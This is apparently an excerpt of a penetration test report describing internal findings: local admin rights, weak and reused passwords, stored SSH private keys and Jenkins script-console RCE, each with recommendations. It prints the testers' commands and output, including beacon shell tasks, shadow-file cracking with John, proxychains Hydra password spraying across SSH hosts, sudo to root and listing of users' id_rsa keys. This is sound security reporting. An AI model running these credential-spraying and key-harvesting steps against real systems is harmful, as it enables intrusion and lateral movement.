web-0813.log              13-Aug-2017 23:20  4.6K
web-0814.log              14-Aug-2017 23:54  7.3K
web-0815.log              15-Aug-2017 23:48  7.1K
web-0816.log              16-Aug-2017 23:57  6.0K
web-0817.log              17-Aug-2017 23:57  6.1K
web-0818.log              18-Aug-2017 23:51  5.8K
web-0819.log              19-Aug-2017 22:57  3.8K
web-0820.log              20-Aug-2017 23:24  4.2K
web-0821.log              21-Aug-2017 23:58  5.0K
web-0822.log              22-Aug-2017 22:33  4.6K
web-0823.log              23-Aug-2017 22:35  5.4K
```



```
[redacted] 01:48:16+00:00 NOTICE (5): Confirmed user [redacted]
[redacted] 02:06:23+00:00 NOTICE (5): Login user [redacted]
[redacted] 03:13:22+00:00 NOTICE (5): User registered [redacted]
[redacted] 03:46:07+00:00 NOTICE (5): Login user [redacted]
[redacted] 04:01:24+00:00 NOTICE (5): Login user [redacted]
[redacted] 05:25:07+00:00 NOTICE (5): User registered [redacted]
[redacted] 08:04:25+00:00 NOTICE (5): Login user [redacted]
[redacted] 08:13:01+00:00 NOTICE (5): Login user [redacted]
[redacted] 08:40:20+00:00 NOTICE (5): Login user [redacted]
[redacted] 09:33:39+00:00 NOTICE (5): Login user [redacted]
[redacted] 09:55:22+00:00 NOTICE (5): Login user [redacted]
[redacted] 10:10:15+00:00 NOTICE (5): Login user [redacted]
[redacted] 10:59:45+00:00 NOTICE (5): Login user [redacted]
[redacted] 11:23:15+00:00 NOTICE (5): Login user [redacted]
[redacted] 11:24:15+00:00 NOTICE (5): Login user [redacted]
[redacted] 11:42:32+00:00 NOTICE (5): Login user [redacted]
[redacted] 11:46:48+00:00 NOTICE (5): Login user [redacted]
[redacted] 11:55:04+00:00 NOTICE (5): Login user [redacted]
[redacted] 12:00:49+00:00 NOTICE (5): Login user [redacted]
[redacted] 12:03:46+00:00 NOTICE (5): Logout user [redacted]
[redacted] 12:19:49+00:00 NOTICE (5): Login user [redacted]
[redacted] 13:46:33+00:00 NOTICE (5): User registered [redacted]
[redacted] 13:48:43+00:00 NOTICE (5): Login user [redacted]
[redacted] 13:53:40+00:00 NOTICE (5): Login user [redacted]
[redacted] 15:15:06+00:00 NOTICE (5): Login user [redacted]
[redacted] 15:45:23+00:00 NOTICE (5): User registered [redacted]
[redacted] 15:55:03+00:00 NOTICE (5): Login user [redacted]
[redacted] 16:10:26+00:00 NOTICE (5): Login user [redacted]
[redacted] 16:12:09+00:00 NOTICE (5): User registered [redacted]
[redacted] 16:12:21+00:00 NOTICE (5): Confirmed user [redacted]
[redacted] 16:12:38+00:00 NOTICE (5): Login user [redacted]
[redacted] 16:15:16+00:00 NOTICE (5): Login user [redacted]
[redacted] 16:16:28+00:00 NOTICE (5): Logout user [redacted]
[redacted] 16:18:04+00:00 NOTICE (5): Login user [redacted]
[redacted] 16:18:44+00:00 NOTICE (5): Logout user [redacted]
[redacted] 16:57:44+00:00 NOTICE (5): Login user [redacted]
[redacted] 17:10:30+00:00 NOTICE (5): User registered [redacted]
[redacted] 17:22:11+00:00 NOTICE (5): User registered [redacted]
[redacted] 17:22:41+00:00 NOTICE (5): Confirmed user [redacted]
[redacted] 17:22:47+00:00 NOTICE (5): Login user [redacted]
[redacted] 17:22:49+00:00 NOTICE (5): Login user [redacted]
[redacted] 17:28:21+00:00 NOTICE (5): Login user [redacted]
[redacted] 17:36:31+00:00 NOTICE (5): Logout user [redacted]
[redacted] 17:49:43+00:00 NOTICE (5): Login user [redacted]
[redacted] 17:59:16+00:00 NOTICE (5): Login user [redacted]
[redacted] 18:05:50+00:00 NOTICE (5): Login user [redacted]
[redacted] 18:16:58+00:00 NOTICE (5): Login user [redacted]
[redacted] 18:55:30+00:00 NOTICE (5): Login user [redacted]
[redacted] 19:28:50+00:00 NOTICE (5): Login user [redacted]
[redacted] 19:48:33+00:00 NOTICE (5): Login user [redacted]
[redacted] 19:51:46+00:00 NOTICE (5): Login user [redacted]
```

Recommendation:

Configure the web interface to require authentication before a user can access information.

Internal Findings

Critical Risk

INT-1.1. Domain User Accounts with Local Administrator Privileges

This host is configured with the user's domain account in the local "Administrators" group. This means that if the domain account were to be compromised, the attacker would automatically have local administrator privileges on the machine.

Risk: Critical

Description:

[redacted]

ShoreBreak was able to gain access to this host via a phishing email. Once access was gained, the test team discovered that the domain account which was compromised is a member of the local "Administrators" group. This allowed the test team to escalate their privileges to SYSTEM.

Beacon Log Excerpt:

```
...snip...
12:00:52 [input] <youngE> shell net localgroup administrators
12:00:52 [task] Tasked beacon to run: net localgroup administrators
12:00:58 [checkin] host called home, sent: 60 bytes
12:01:09 [output]
received output
Alias name administrators
Comment Administrators have complete and unrestricted access to the computer/domain
```

```
12:01:17 [output]
received output:

Members

-------------------------------------------------------------------------------
Renamed_Admin
ACME\Domain Admins
ACME\hmatherson
tsg
The command completed successfully.
...snip...
```

It is recommended that for users who require local administrator privileges, a separate local account should be created in the "administrators" group with a unique password.

Recommendation:

Create a separate local account in the "Administrators" group for tasks that require elevated privileges.

See also:

https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/implementing-least-privilege-administrative-models

INT-1.2. Weak Password Usage

The system in question was observed to be allowing users to create weak passwords.

Risk: Critical

Description:

[redacted]


ShoreBreak has identified a weak password usage vulnerability. Upon obtaining the Linux shadow file from a Linux host and using brute forcing techniques to attempt to crack the hashes, ShoreBreak was able to quickly crack a six-character password. In addition, the credentials were leveraged to sign into other hosts on the network, including multiple ops-network hosts.

ShoreBreak recommends requiring strong password complexity for all users.


The shadow file was obtained in this Jenkins RCE finding (INT-1.5):

A related finding, Password Reuse (INT-1.3), details the impact of the credential re-use.

The following screenshots demonstrate the ability to crack the password and login via SSH to multiple hosts.



```
> john --show unshadowed.txt
[redacted]:[redacted]:1003:1003:[redacted]:/home/[redacted]:/bin/bash

1 password hash cracked, 7 left
```



```
msf auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type         Information                                Connection
  --  ----  ----         -----------                                ----------
  1         shell        SSH [redacted] : [redacted] ( [redacted] )  67.9.74.123:35469 -> 67.9.74.123:43953 ( [redacted] )
  2         shell        SSH [redacted] : [redacted] ( [redacted] )  67.9.74.123:41333 -> 67.9.74.123:43953 ( [redacted] )
  3         shell        SSH [redacted] : [redacted] ( [redacted] )  67.9.74.123:39467 -> 67.9.74.123:43953 ( [redacted] )
  4         shell        SSH [redacted] : [redacted] ( [redacted] )  67.9.74.123:45127 -> 67.9.74.123:43953 ( [redacted] )
  5         shell        SSH [redacted] : [redacted] ( [redacted] )  67.9.74.123:36211 -> 67.9.74.123:43953 ( [redacted] )
  6         shell        SSH [redacted] : [redacted] ( [redacted] )  67.9.74.123:34405 -> 67.9.74.123:43953 ( [redacted] )
  7         shell        SSH [redacted] : [redacted] ( [redacted] )  67.9.74.123:45711 -> 67.9.74.123:43953 ( [redacted] )
  8         shell        SSH [redacted] : [redacted] ( [redacted] )  67.9.74.123:38575 -> 67.9.74.123:43953 ( [redacted] )
  9         shell        SSH [redacted] : [redacted] ( [redacted] )  67.9.74.123:36455 -> 67.9.74.123:43953 ( [redacted] )
  10        shell        SSH [redacted] : [redacted] ( [redacted] )  67.9.74.123:41493 -> 67.9.74.123:43953 ( [redacted] )
  11        shell        SSH [redacted] : [redacted] ( [redacted] )  67.9.74.123:40133 -> 67.9.74.123:43953 ( [redacted] )
  12        shell        SSH [redacted] : [redacted] ( [redacted] )  67.9.74.123:37065 -> 67.9.74.123:43953 ( [redacted] )
  13        shell        SSH [redacted] : [redacted] ( [redacted] )  67.9.74.123:40519 -> 67.9.74.123:43953 ( [redacted] )
  14        shell        SSH [redacted] : [redacted] ( [redacted] )  67.9.74.123:32877 -> 67.9.74.123:43953 ( [redacted] )
  15        shell        SSH [redacted] : [redacted] ( [redacted] )  67.9.74.123:43211 -> 67.9.74.123:43953 ( [redacted] )
  16        shell        SSH [redacted] : [redacted] ( [redacted] )  67.9.74.123:34717 -> 67.9.74.123:43953 ( [redacted] )
  17        shell        SSH [redacted] : [redacted] ( [redacted] )  67.9.74.123:43539 -> 67.9.74.123:43953 ( [redacted] )
  18        shell        SSH [redacted] : [redacted] ( [redacted] )  67.9.74.123:44289 -> 67.9.74.123:43953 ( [redacted] )
  19        shell        SSH [redacted] : [redacted] ( [redacted] )  67.9.74.123:39757 -> 67.9.74.123:43953 ( [redacted] )
  20        shell        SSH [redacted] : [redacted] ( [redacted] )  67.9.74.123:41787 -> 67.9.74.123:43953 ( [redacted] )
  21        shell linux  SSH [redacted] : [redacted] ( [redacted] )  67.9.74.123:32891 -> 67.9.74.123:43953 ( [redacted] )
  22        shell linux  SSH [redacted] : [redacted] ( [redacted] )  67.9.74.123:41861 -> 67.9.74.123:43953 ( [redacted] )
  23        shell        SSH [redacted] : [redacted] ( [redacted] )  67.9.74.123:39713 -> 67.9.74.123:43953 ( [redacted] )
  24        shell        SSH [redacted] : [redacted] ( [redacted] )  67.9.74.123:33897 -> 67.9.74.123:43953 ( [redacted] )
  25        shell        SSH [redacted] : [redacted] ( [redacted] )  67.9.74.123:43007 -> 67.9.74.123:43953 ( [redacted] )
  26        shell        SSH [redacted] : [redacted] ( [redacted] )  67.9.74.123:38437 -> 67.9.74.123:43953 ( [redacted] )
  27        shell        SSH [redacted] : [redacted] ( [redacted] )  67.9.74.123:43557 -> 67.9.74.123:43953 ( [redacted] )
  28        shell        SSH [redacted] : [redacted] ( [redacted] )  67.9.74.123:40371 -> 67.9.74.123:43953 ( [redacted] )
  29        shell        SSH [redacted] : [redacted] ( [redacted] )  67.9.74.123:42069 -> 67.9.74.123:43953 ( [redacted] )
  30        shell        SSH [redacted] : [redacted] ( [redacted] )  67.9.74.123:42015 -> 67.9.74.123:43953 ( [redacted] )
  31        shell        SSH [redacted] : [redacted] ( [redacted] )  67.9.74.123:38659 -> 67.9.74.123:43953 ( [redacted] )
  32        shell        SSH [redacted] : [redacted] ( [redacted] )  67.9.74.123:35263 -> 67.9.74.123:43953 ( [redacted] )
  33        shell        SSH [redacted] : [redacted] ( [redacted] )  67.9.74.123:42595 -> 67.9.74.123:43953 ( [redacted] )
  34        shell linux  SSH [redacted] : [redacted] ( [redacted] )  67.9.74.123:43629 -> 67.9.74.123:43953 ( [redacted] )
```

Recommendation:

Enforce a strong password policy

See also:

https://technet.microsoft.com/en-us/library/ff741764.aspx

INT-1.3. Password Reuse


Credentials obtained by the test team were found to be reused in multiple locations.

Risk: Critical

Description:


10.100.0.116

ShoreBreak identified that a weak password was in use for the user "cmobey" on the operational network (see finding: INT-1.2). Upon attempting this user's credentials on other systems, ShoreBreak found this user had SSH access to at least 15 operational-network devices and approximately 50 total systems.



```
cbatk3 at ~/ccardio/[redacted]/nmap › proxychains hydra -l [redacted] -p [redacted] -M hosts-22-ops.txt ssh -t 20 -o hydra-ssh_ops.log
ProxyChains-3.1 (http://proxychains.sf.net)
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at [redacted] 15:13:49
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 66 servers, overall 64 tasks, 1 login try (l:1/p:1), ~2 tries per task
[DATA] attacking ssh://(66 targets):22/
[ERROR] could not connect to ssh://[redacted]:22 - Timeout connecting to [redacted]
[ERROR] could not connect to ssh://:22 - Timeout connecting to
[ERROR] could not connect to ssh://:22 - Timeout connecting to
[ERROR] could not connect to ssh://:22 - Timeout connecting to
[ERROR] could not connect to ssh://:22 - Timeout connecting to
[ERROR] could not connect to ssh://:22 - Timeout connecting to
[ERROR] could not connect to ssh://:22 - Timeout connecting to
[ERROR] could not connect to ssh://:22 - Timeout connecting to
[ERROR] could not connect to ssh://:22 - Timeout connecting to
[22][ssh] host: [redacted]   login: [redacted]   password: [redacted]
[22][ssh] host:   login:   password:
[22][ssh] host:   login:   password:
[22][ssh] host:   login:   password:
[22][ssh] host:   login:   password:
[22][ssh] host:   login:   password:
[22][ssh] host:   login:   password:
[22][ssh] host:   login:   password:
[22][ssh] host:   login:   password:
[22][ssh] host:  login:   password:
[22][ssh] host:   login:   password:
[22][ssh] host:   login:   password:
[22][ssh] host:   login:   password:
[22][ssh] host:   login:   password:
57 of 66 targets successfully completed, 14 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at [redacted] 15:23:17
cbatk3 at ~/ccardio/[redacted]/nmap ›
```

Further exploration showed this user was a sudo-er and could sudo to root.



```
cbatk3 at ~/ccardio/[redacted]/loot ❯ proxychains ssh [redacted]@[redacted]
ProxyChains-3.1 (http://proxychains.sf.net)
[redacted]@[redacted]'s password:
Last login: Mon Sep 10 20:00:34 2018 from [redacted]
Authorized uses only. All activity may be monitored and reported.
[[redacted]@[redacted] ~]$ sudo -l
[sudo] password for [redacted]:
Matching Defaults entries for [redacted] on this host:
    requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS DISPLAY HOSTNAME
    HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG
    LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT
    LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User [redacted] may run the following commands on this host:
    (ALL) ALL
[[redacted]@[redacted] ~]$ sudo su
[root@web-ops-02 [redacted]]# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel) con
text=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@[redacted] [redacted]]# hostname
[redacted]
[root@[redacted]]# ip a | grep 140.
    inet [redacted] brd [redacted] scope global eth2
[root@[redacted] [redacted]]# █
```

Hence, the test team was able to gain root access to several operational hosts due to this pervasive password reuse.

Recommendation:

Use strong unique passwords on all systems and if possible. Utilize authentication using the public/private key scheme wherever possible.

Use strong unique passwords on all systems. Where possible, utilize a public/private key authentication scheme.

INT-1.4. Insecure Key Storage

SSH keys provide the same access as usernames and passwords. Furthermore, they often grant access to privileged accounts on the operating system level, giving command line access to the system.

Keys grant access to resources - production servers, databases, routers, firewalls, disaster recovery systems, financial data, payment systems, intellectual property, and patient information.

Unmanaged access exposes organizations to significant risks that could in the worst case bring down critical information systems for months. Unmanaged keys risk systemic failure of critical infrastructure, especially in a cyberwarfare scenarios.

Risk: Critical


Description:

[redacted]


The ShoreBreak team was able to obtain private SSH keys for multiple users that were stored on servers located in the ops-network. Leveraging the keys, the team attempted to login to hosts found in the ops-network.

Storing private SSH keys on operational systems is not recommended, as compromise of one system will lead to compromise of other systems. ShoreBreak recommends investigation of each operational system and the removal of any private SSH keys stored on their file systems.

The following screenshots demonstrate enumerating just 2 servers for private SSH keys.




```
root@[redacted]:[redacted]$ ls -l /home/*/.ssh/id_rsa
-rw-------. 1 nagios  users    1675 Sep 23  2015 /home/nagios/.ssh/id_rsa
-rw-------. 1 [redacted] [redacted] 1675 May 11  2016 /home/[redacted]/.ssh/id_rsa
-rw-------. 1 tsg     tsg      1675 Oct  2  2015 /home/tsg/.ssh/id_rsa
root@[redacted]:[redacted]$
```



```
[[redacted]@[redacted] ~]$ sudo su
[sudo] password for [redacted]:
[root@[redacted] [redacted]]# ls -l /home/*/.ssh/id_rsa
-rw-------. 1 [redacted] [redacted] 1671 Mar 15  2016 /home/[redacted]/.ssh/id_rsa
-rw-------. 1 [redacted] [redacted] 1675 Sep  4  2014 /home/[redacted]/.ssh/id_rsa
-rw-------. 1 nagios  nagios   1675 Oct  8  2015 /home/nagios/.ssh/id_rsa
-rw-------. 1 [redacted] [redacted] 1675 Apr 11  2016 /home/[redacted]/.ssh/id_rsa
-rw-------. 1 [redacted] [redacted] 1675 Sep 23  2014 /home/[redacted]/.ssh/id_rsa
[root@[redacted] [redacted]]#
```

The following screenshot depicts access gained from the 2 servers shown above.



```
Credentials
===========

host        origin      service        public  private                                   realm  private_type
----        ------      -------        ------  -------                                   -----  ------------
[redacted]  [redacted]  22/tcp (ssh)   tsg     [redacted]                                       SSH key
                        22/tcp (ssh)   nagios                                                   SSH key
                        22/tcp (ssh)   nagios                                                   SSH key
                        22/tcp (ssh)   nagios                                                   SSH key
                        22/tcp (ssh)   tsg                                                      SSH key
                        22/tcp (ssh)   nagios                                                   SSH key
                        22/tcp (ssh)   nagios                                                   SSH key
                        22/tcp (ssh)   nagios                                                   SSH key
                        22/tcp (ssh)   nagios                                                   SSH key
```

Recommendation:

- Implement clearly defined SSH key management policies and procedures.
- Secure your SSH implementations
- Control SSH identities and authorized keys
- Establish continuous monitoring and audit process
- Inventory and remediate
- Automate the process
- Educate, Educate and Educate the masses.

See also:

https://www.ssh.com/compliance/nist-7966/

INT-1.5. Jenkins Unauthorized Remote Command Execution (RCE)

By default, the Jenkins application security configuration allows visitors to the web application to register an account without authorization from the application owner. Once registered, a user has access to sensitive data such as code repositories and build scripts. Further, the default installation gives all users access to the script console.

Jenkins features a Java-based Groovy script console allowing authorized users to run arbitrary scripts on the Jenkins master or slave servers. Such scripts include executing arbitrary OS shell commands, making this a remote code execution vulnerability.

Risk: Critical

Description:

[redacted]

Finding

